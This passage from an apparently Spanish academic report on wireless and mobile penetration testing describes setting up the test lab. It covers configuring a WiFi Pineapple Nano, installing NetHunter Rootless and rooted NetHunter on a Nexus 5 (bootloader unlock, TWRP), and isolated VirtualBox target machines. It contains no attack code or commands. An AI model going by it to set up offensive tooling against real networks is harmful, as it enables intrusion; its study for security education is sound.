Por un lado se debe habilitar el uso compartido de nuestra conexión WiFi ("Wi-Fi" en la imagen anterior) tal y como se muestra en la siguiente Figura 67:




Figura 67: Configuración de uso compartido

Por otro se debe configurar la IP asignada al nuevo hardware según se muestra en la Figura 68 a continuación:




Figura 68: Configuración de la IP del WiFi Pineapple Nano

En nuestro caso se ha llevado a cabo un proceso adicional que consiste en la instalación de los módulos que se utilizan en las pruebas de concepto. Esto se lleva a cabo en el apartado “Manage Modules” de la propia interfaz web como se ve en la siguiente Figura 69:




Figura 69: Módulos del WiFi Pineapple Nano

7.3 NetHunter Rootless

Para el caso de NetHunter Rootless se han seguido los pasos y consejos indicados en la guía oficial [6]. En resumen el proceso consiste en instalar una app no oficial (se obtiene a través de un sitio web en lugar de mediante la Play Store de Google) a

través de la cual se pueden instalar otras aplicaciones, siendo la principal de ellas Termux que a su vez sirve como consola o terminal para la instalación de NetHunter Rootless según se ve en la siguiente Figura 70:




Figura 70: Instalación de NetHunter Rootless

Una vez finalizado el proceso se puede acceder a través de esta misma aplicación Termux al sistema NetHunter Rootless instalado para actualizar sus distintos componentes tal y como se ve en la Figura 71 a continuación:




Figura 71: Actualización de componentes en NetHunter Rootless

Por otro lado, para simular los sistemas operativos objetivo de los ataques se ha utilizado el software VirtualBox, configurando la conexión a internet de las máquinas mediante la opción "adaptador puente" según se ve en la siguiente Figura 72:




Figura 72: Configuración de red para máquinas virtuales

De esta manera a cada máquina virtual se le asigna una IP propia en la red interna y puede de esta forma comunicarse con el resto de dispositivos de la red WiFi del autor sin que sea accesible desde el exterior, lo cual supondría un grave peligro al tratarse de sistemas potencialmente vulnerables.

7.4 NetHunter Rooted

Para el caso de NetHunter Rooted sí que es necesario realizar un proceso previo de preparación en el propio hardware (teléfono móvil en el caso del Google Nexus 5 que se usa) [50]. En concreto, se ha de "rootear" el smartphone (para conseguir permisos de administrador) e instalar un nuevo sistema operativo (basado en Android) especialmente preparado [51] para la distribución NetHunter (rooted). A continuación se expone un breve resumen de los pasos necesarios.

En primer lugar se debe habilitar el modo desarrollador en el teléfono, conectarlo a un ordenador vía USB y reiniciar el smartphone. Con ello se obtendrá un menú (ver Figura 73) desde donde se puede (mediante el software Android SDK Platform Tools del presente en el ordenador) desbloquear el "*bootloader*" y borrar el contenido del dispositivo para posteriormente instalar el nuevo sistema operativo:

Figura 73: Habilitación del "bootloader" en modo desarrollador

Utilizando esa misma herramienta (SDK Platform Tools) se instala el software TWRP que se utilizará para obtener permisos de superusuario (administrador o root) en el terminal según se aprecia en la siguiente Figura 74:




Figura 74: Activación del usuario root mediante la herramienta TWRP

Finalmente se instala la propia distribución NetHunter basada en la misma distribución Android que tenía originalmente el smartphone, utilizando la misma herramienta TWRP tal y como se ve en la siguiente Figura 75:




Figura 75: Instalación del SO NetHunter (rooted)

Una vez realizados todos los pasos anteriores se reinicia el terminal y tras un proceso de arranque se puede ya acceder al nuevo sistema operativo (muy similar al original) así como a la consola o menú principal de NetHunter (rooted) tal y como se ve en la siguiente Figura 76:




Figura 76: Arranque y menú principal de NetHunter (rooted)